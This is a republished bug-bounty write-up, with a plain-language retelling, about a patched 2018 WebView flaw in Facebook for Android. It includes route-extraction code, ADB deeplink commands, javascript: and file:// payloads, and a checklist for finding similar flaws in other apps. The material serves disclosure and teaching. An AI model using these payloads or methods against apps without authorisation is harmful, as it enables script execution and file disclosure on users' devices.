Making the Facebook app more secure - $8500 bounty
The Facebook for Android app exposed deeplink endpoints that accepted a URL parameter without proper validation, allowing an attacker to load arbitrary URLs in a WebView. This enabled open redirect, JavaScript execution, and local file disclosure within the app.
 Published on ash-king.co.uk
Whilst working on the Facebook Bug Bounty Program in June 2018 we had identified an issue with the webview component used in the Facebook for Android application. The vulnerability would allow an attacker to execute arbitrary javascript within the Android application by just clicking a single link.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
In June 2018, while working on the Facebook Bug Bounty Program, I found an issue in the WebView component used by the Facebook for Android application. The vulnerability allowed an attacker to execute arbitrary JavaScript inside the Android application by getting a victim to click a single link.
I was able to reproduce the behaviour at three different endpoints before we concluded that the problem was primarily in the WebView component rather than in the individual endpoints themselves. After some back and forth with the Facebook security team the issue was patched and I was awarded $8500 under their Bug Bounty Program.
The feature at the centre of this is deeplinks. A deeplink is a hyperlink that takes you to a specific activity inside an application. For example, fb://profile/1395634905 opens the Facebook application on an Android device and takes you directly to a profile. Facebook's Android app registers a large number of these routes, and some of them accept a URL as a parameter and then load that URL in a WebView.
Setup
The work was black box testing against the Facebook for Android application. The tools involved were:
- WinRAR, used to open the APK and search its contents as plain text.
- A Windows machine running VB.NET with
System.Data.SQLiteandNewtonsoft.Jsonfor two small helper applications. - A SQLite database,
FBNativeRoutes.db, holding the parsed routes and their parameters. - ADB, used to launch deeplinks on an Android device from the command line.
No source code was available. Everything below was derived from the shipped APK and from observing how the app responded to crafted intents.
Finding it
Reconnaissance focused on one thing: deeplinks. I opened the latest APK in WinRAR and searched for the string fb://. That returned one file, assets/Bundle-fb4.js.hbc, which contained several deeplinks including fb://marketplace_product_details_from_for_sale_item_id and fb://adsmanager. Neither was particularly interesting.
One deeplink, fb://ama/, was more fruitful. The URL did not do much on its own, but searching for ama in WinRAR revealed a file called react_native_routes.json. This was the gold mine: it contained most of the deeplinks that Facebook can handle.

Using the image, a valid deeplink can be assembled by hand:
fb://ama/?entryPoint={STRING}&fb_hidesTabBar={STRING}&presentationMethod={STRING}&targetURI={STRING}
The file was over 12,000 lines long, so gathering every valid link by hand was not practical. I wrote two quick applications: one to convert the JSON into a database structure, and one to generate links from that database. The database route was chosen in case the data needed to be manipulated later.
The first program parses each path in the JSON into its own entry in RouteTable, along with its name and the number of parameters. The parameters themselves go into ParamaterTable, storing the parameter type, name, index, whether it is required, and a link back to the route.
Moving JSON into a database structureImports System.Data.SQLite
Imports System.IO
Imports Newtonsoft.Json.Linq

Module Module1

    Sub Main(args() As String)
        ProcessFile("react_native_routes.json")
    End Sub

    Public Sub ProcessFile(InputFile As String)
        Dim JSONText = File.ReadAllText(InputFile)
        If JSONText.StartsWith("[") Then
            'Make valid JSON
            JSONText = "{'results' : " & JSONText & " }"
        End If
        Dim json As JObject = JObject.Parse(JSONText)
        Dim arr As JArray = json.SelectToken("results")

        For i = 0 To arr.Count - 1
            Try
                Dim RouteName As String = arr(i).SelectToken("name")
                Dim RoutePath As String = arr(i).SelectToken("path")
                Dim paramJSON As JObject = arr(i).SelectToken("paramDefinitions")
                Dim RouteParamateCount As Integer = arr(i).SelectToken("paramDefinitions").Count

                If RouteParamateCount <> 0 Then
                    Dim o As Integer = 0
                    Dim RouteID As Integer = insertRoute(RouteName, RoutePath, RouteParamateCount)
                    For Each item As JProperty In arr(i).SelectToken("paramDefinitions")
                        o += 1
                        Dim ParamName = item.Name
                        Dim ParamType = item.Value("type").ToString
                        Dim ParamRequired = item.Value("required").ToString
                        insertParamater(ParamName, ParamType, ParamRequired, o, RouteID)
                    Next
                End If
            Catch ex As Exception
            End Try
        Next
    End Sub

    Public Function insertRoute(RouteName As String, RoutePath As String,
                                RouteParamaterCount As Integer) As Integer
        Dim con As New SQLiteConnection("Data Source=FBNativeRoutes.db")
        con.Open()
        Dim sql As String = "INSERT INTO RouteTable
                            (RouteName, RoutePath, RouteParamaterCount, RouteAddedDateTime)
                              VALUES
                            (@RN, @RP, @RPC, @RAD)"
        Dim cmd As New SQLiteCommand(sql, con)
        cmd.Parameters.Add("RN", SqlDbType.VarChar).Value = RouteName
        cmd.Parameters.Add("RP", SqlDbType.VarChar).Value = RoutePath
        cmd.Parameters.Add("RPC", SqlDbType.Int).Value = RouteParamaterCount
        cmd.Parameters.Add("RAD", SqlDbType.Int).Value = Date.Now.Ticks
        cmd.ExecuteNonQuery()
        sql = "SELECT last_insert_rowid()"
        cmd = New SQLiteCommand(sql, con)
        insertRoute = cmd.ExecuteScalar()
        con.Close()
    End Function

    Public Sub insertParamater(ParamaterName As String, ParamaterType As String, ParamaterRequired As Boolean,
                              ParamaterOrderIndex As Integer, RouteID As Integer)
        Dim PR As Integer = 0
        If ParamaterRequired = True Then
            PR = 1
        Else
            PR = 0
        End If
        Dim con As New SQLiteConnection("Data Source=FBNativeRoutes.db")
        con.Open()
        Dim sql As String = "INSERT INTO ParamaterTable
                            (ParamaterName, ParamaterType, ParamaterRequired, ParamaterOrderIndex, RoutesID)
                              VALUES
                            (@PN, @PT, @PR, @POI, @RID)"
        Dim cmd As New SQLiteCommand(sql, con)
        cmd.Parameters.Add("PN", SqlDbType.VarChar).Value = ParamaterName
        cmd.Parameters.Add("PT", SqlDbType.VarChar).Value = ParamaterType
        cmd.Parameters.Add("PR", SqlDbType.Int).Value = ParamaterRequired
        cmd.Parameters.Add("POI", SqlDbType.Int).Value = PR
        cmd.Parameters.Add("RID", SqlDbType.Int).Value = RouteID
        cmd.ExecuteNonQuery()
        con.Close()
    End Sub

End Module
The second program reads the SQLite database and produces a list of command lines that launch each deeplink on an Android device through ADB. Parameter values are filled with placeholders based on their declared type: {STRING}, {INT} or {BOOLEAN}.
Building ADB commands ready for breaking 🕵Imports System.Data.SQLite
Imports System.IO

Module Module1

  Sub Main(args() As String)
      Dim FilePath As String = Date.Now.ToString("ddMMyyHHmm") & ".txt"
      Dim FBLink As String = ""
      Dim con As New SQLiteConnection("Data Source=FBNativeRoutes.db")
      con.Open()
      Dim sql As String = "SELECT RouteID, RouteName, RoutePath FROM RouteTable"
      Dim cmd As New SQLiteCommand(sql, con)
      Dim reader As SQLiteDataReader = cmd.ExecuteReader()
      If reader.HasRows Then
          Using sw As StreamWriter = New StreamWriter(FilePath)
              While reader.Read
                  FBLink = BuildLink(reader("RouteID"), reader("RouteName"), reader("RoutePath"))
                  FBLink = "adb shell am start -a ""android.intent.action.VIEW"" -d """ & FBLink & """"
                  sw.WriteLine(FBLink)
              End While
          End Using
      End If
      reader.Close()
      con.Close()
  End Sub

  Public Function BuildLink(RouteID As Integer, RouteName As String, RoutePath As String) As String
      BuildLink = $"fb:/{RoutePath}/"
      Dim i As Integer = 0
      Dim con As New SQLiteConnection("Data Source=FBNativeRoutes.db")
      con.Open()
      Dim sql As String = "SELECT ParamaterName, ParamaterType, ParamaterRequired FROM ParamaterTable
                          WHERE RoutesID = @RID"
      Dim cmd As New SQLiteCommand(sql, con)
      cmd.Parameters.Add("RID", SqlDbType.Int).Value = RouteID
      Dim reader As SQLiteDataReader = cmd.ExecuteReader()
      If reader.HasRows Then
          While reader.Read()
              If i = 0 Then
                  BuildLink &= "?" & reader("ParamaterName") & "=" & getValidValue(reader("ParamaterType"))
              Else
                  BuildLink &= "\&" & reader("ParamaterName") & "=" & getValidValue(reader("ParamaterType"))
              End If
              i += 1
          End While
      End If
      reader.Close()
      con.Close()
  End Function

  Public Function getValidValue(ParamaterType As String) As String
      Select Case ParamaterType
          Case "String"
              Return "{STRING}"
          Case "Int"
              Return "{INT}"
          Case "Boolean"
              Return "{BOOLEAN}"
          Case Else
              Return "{STRING}"
      End Select
  End Function
End Module
Using the AMA deeplink as an example, the parsed endpoint looks like this:
adb shell am start -a "android.intent.action.VIEW" -d "fb://ama/?entryPoint={STRING}\&fb_hidesTabBar={STRING}\&presentationMethod={STRING}\&targetURI={STRING}"
This let me open any fb:// URL from the command line, which made checking each URL far quicker.
Exploitation
Step 1: brute force the generated routes

With a list of 364 pre-built command lines, I ran through them to see what kind of responses came back. A few were interesting along the way, but three stood out:
adb shell am start -a "android.intent.action.VIEW" -d "fb://payments_add_paypal/?url={STRING}"
adb shell am start -a "android.intent.action.VIEW" -d "fb://ig_lwicreate_instagram_account_full_screen_ad_preview/?adPreviewUrl={STRING}"
adb shell am start -a "android.intent.action.VIEW" -d "fb://ads_payments_prepay_webview/?account={STRING}\&contextID={STRING}\&paymentID={STRING}\&url={STRING}\&originRootTag={INTEGER}"
All three have one thing in common: a URL parameter.
Step 2: confirm the open redirect
Since the parameter expects a URL, I supplied one. The first payload was:
adb shell am start -a "android.intent.action.VIEW" -d "fb://ig_lwicreate_instagram_account_full_screen_ad_preview/?adPreviewUrl=https://google.com"
The result:

That is the first bug: an open redirect. Facebook take pride in eliminating certain vulnerability classes such as SSRF and open redirects, so this was a reasonable find, but on its own it would most likely have been a small payout, around $500.
Step 3: try other URI schemes
The next step was to see what else the endpoint could do. What about the javascript URI scheme rather than http or https? And could I read local files?
adb shell am start -a "android.intent.action.VIEW" -d "fb://ig_lwicreate_instagram_account_full_screen_ad_preview/?adPreviewUrl=javascript:confirm('https://facebook.com/Ashley.King.UK')"
adb shell am start -a "android.intent.action.VIEW" -d "fb://ig_lwicreate_instagram_account_full_screen_ad_preview/?adPreviewUrl=file:///sdcard/CDAInfo.txt"
To my surprise, they both worked.


To my surprise, they both worked.
Step 4: attempt to chain
I spent a good few hours trying to chain the bugs and exploit them further, but had no success. The testing was black box and, without source code, I felt I could not take it any further. It was time to report the endpoints to Facebook.
Timeline
| Event | Date |
|---|---|
| Reported to Facebook | 30th March |
| First response | 4th April |
| Confirmed patched | 13th April |
| Bounty received | 16th May |
Root cause
The three routes each accept a URL parameter, and the WebView accepted javascript: and file: URIs as well as http and https. Because the WebView accepts javascript: and file: URIs as well as http and https, the parameter becomes a way to run script in the app's WebView context and to read local files into it.
Lukas from the Facebook Security Team described what their investigation found:
Your report brought to our attention that those endpoints can be invoked from any web page, which on its own would have quite a limited impact. The most impactful issue here would have been the local file disclosure in the UI. (which would require local access to the device to exfiltrate it)
However, a code review of the WebViews uncovered several other issues that could be chained with the bug reported by you. Those were related to the actual configuration and implementation of the WebView. Chained those could have allowed an attacker to invoke some internal endpoints of the application and access sensitive HTML5 APIs.
As per our bounty policy we are determining bounties based on the highest potential security risk. Since our internal investigation uncovered several deeper underlying issues here we are awarding you for those internal discoveries as well.
So the endpoints being invocable from any web page was the entry point, and the WebView configuration and implementation supplied the deeper issues that could be chained with it. The report does not detail those internal issues.
Impact
An attacker who gets a victim to click a single crafted link can execute arbitrary JavaScript within the Facebook for Android application, through the affected WebView. The same parameter also allows reading local files into the WebView. As Facebook noted, the local file disclosure would require local access to the device to exfiltrate the contents, and the endpoints being invocable from any web page would on its own have quite a limited impact. The more serious potential came from chaining the reported bug with the WebView configuration issues that Facebook's code review uncovered, which could have allowed an attacker to invoke internal endpoints of the application and access sensitive HTML5 APIs.
Fix
The timeline lists the issue as confirmed patched on 13th April; the report does not describe the change. The bounty was $8500, determined by the highest potential security risk rather than by the reported endpoints alone.
Variants to test
- Extract the route table from an Android APK. Search the APK for the app's custom scheme and for JSON or JavaScript bundle files that list routes, then enumerate every route that takes a URL parameter. A positive result is a route whose parameter causes a WebView to load an attacker-supplied URL.
- Try alternative URI schemes on any parameter that accepts a URL:
javascript:,file://,content://anddata:. A positive result is script execution in the WebView or local file contents rendered in it. - Test the same routes from a web page rather than from ADB, since Facebook noted the endpoints could be invoked from any web page. A positive result is the app opening the crafted route when the link is clicked in a browser.
- Look for WebView configuration weaknesses that can be chained: JavaScript bridges, access to local files, and interfaces exposed to loaded content. A positive result is a loaded page reaching internal app functionality or sensitive HTML5 APIs.
What happened, in plain words
In June 2018 I was taking part in Facebook's bug bounty programme. A bug bounty programme is a scheme where a company pays independent researchers for finding security problems in its products and reporting them privately, instead of exploiting them. I found a flaw in the part of the Facebook for Android app that displays web pages inside the app. That part is called a WebView: think of it as a small, cut-down browser window embedded in the app, so the app can show web content without sending you off to a separate browser.
The flaw meant that an attacker could get code of their choosing to run inside the Facebook app, just by getting someone to tap a single link. I could reproduce it at three different places in the app before we concluded that the real problem was in the WebView component itself, not in those three places. After some back and forth with the Facebook security team, the issue was fixed and I was paid $8500 under the programme.
The feature at the centre of all this is the deeplink. A deeplink is a special kind of link that opens a particular screen inside an app rather than a web page. If you have ever tapped a link and watched your phone jump straight into an app at exactly the right screen, you have used a deeplink. Facebook's Android app knows a very large number of these routes, and some of them accept a web address (a URL) as one of their inputs and then load that address in a WebView.
Setup
This was black box testing. Black box means I had no access to Facebook's source code and no inside knowledge: I only had the app that anyone can download from the app store, and I watched how it behaved when I fed it different inputs. The tools I used were:
- WinRAR, a program normally used for opening compressed archives, which I used to open the APK and search its contents as plain text. An APK is the file format of an Android app, essentially a zip archive containing the app's code, resources and data files.
- A Windows machine running VB.NET, a programming language, with two libraries:
System.Data.SQLite(for talking to a small database) andNewtonsoft.Json(for reading JSON, a common text format for structured data). I used these to write two small helper programs. - A SQLite database called
FBNativeRoutes.db. SQLite is a tiny database engine that stores everything in a single file, which makes it handy for a quick script. - ADB, the Android Debug Bridge. This is a command line tool that lets a computer talk to an Android device, for example to launch an app with a particular link.
No source code was available. Everything below came from the shipped APK and from watching how the app responded to links I crafted.
Finding it
Reconnaissance, or recon, means getting to know your target before attacking it: what it is made of, what features it has, where the interesting parts are. My recon focused on one thing: deeplinks. I opened the latest APK in WinRAR and searched for the text fb://, which is the prefix Facebook's app uses for its own links. That search returned one file, assets/Bundle-fb4.js.hbc, which contained several deeplinks including fb://marketplace_product_details_from_for_sale_item_id and fb://adsmanager. Neither was particularly interesting.
One deeplink, fb://ama/, was more fruitful. On its own the URL did not do much, but searching for ama in WinRAR revealed a file called react_native_routes.json. This was the gold mine: it contained most of the deeplinks that Facebook can handle. In other words, the app shipped a list of its own internal routes in a readable text file, and I had just found it.
Using the image, you can assemble a valid deeplink by hand:
fb://ama/?entryPoint={STRING}&fb_hidesTabBar={STRING}&presentationMethod={STRING}&targetURI={STRING}
Reading that line piece by piece: fb://ama/ is the route, the part that tells the app which screen to open. The ? marks the start of the parameters, the extra pieces of information the screen needs. Each parameter is written as a name, an equals sign and a value, and they are separated by &. So entryPoint gets the value {STRING}, fb_hidesTabBar gets {STRING}, presentationMethod gets {STRING} and targetURI gets {STRING}. The {STRING} parts are placeholders meaning "a piece of text goes here"; they are not literal values.
The file was over 12,000 lines long, so gathering every valid link by hand was not practical. I wrote two quick programs: one to convert the JSON into a database structure, and one to generate links from that database. I chose the database route in case the data needed to be manipulated later, which is a sensible habit when you do not yet know what you will need.
The first program parses each path in the JSON into its own entry in a table called RouteTable, along with its name and the number of parameters. The parameters themselves go into a table called ParamaterTable, storing the parameter type, name, index, whether it is required, and a link back to the route. A table here is just a grid of rows and columns inside the database file.
Moving JSON into a database structureImports System.Data.SQLite
Imports System.IO
Imports Newtonsoft.Json.Linq

Module Module1

    Sub Main(args() As String)
        ProcessFile("react_native_routes.json")
    End Sub

    Public Sub ProcessFile(InputFile As String)
        Dim JSONText = File.ReadAllText(InputFile)
        If JSONText.StartsWith("[") Then
            'Make valid JSON
            JSONText = "{'results' : " & JSONText & " }"
        End If
        Dim json As JObject = JObject.Parse(JSONText)
        Dim arr As JArray = json.SelectToken("results")

        For i = 0 To arr.Count - 1
            Try
                Dim RouteName As String = arr(i).SelectToken("name")
                Dim RoutePath As String = arr(i).SelectToken("path")
                Dim paramJSON As JObject = arr(i).SelectToken("paramDefinitions")
                Dim RouteParamateCount As Integer = arr(i).SelectToken("paramDefinitions").Count

                If RouteParamateCount <> 0 Then
                    Dim o As Integer = 0
                    Dim RouteID As Integer = insertRoute(RouteName, RoutePath, RouteParamateCount)
                    For Each item As JProperty In arr(i).SelectToken("paramDefinitions")
                        o += 1
                        Dim ParamName = item.Name
                        Dim ParamType = item.Value("type").ToString
                        Dim ParamRequired = item.Value("required").ToString
                        insertParamater(ParamName, ParamType, ParamRequired, o, RouteID)
                    Next
                End If
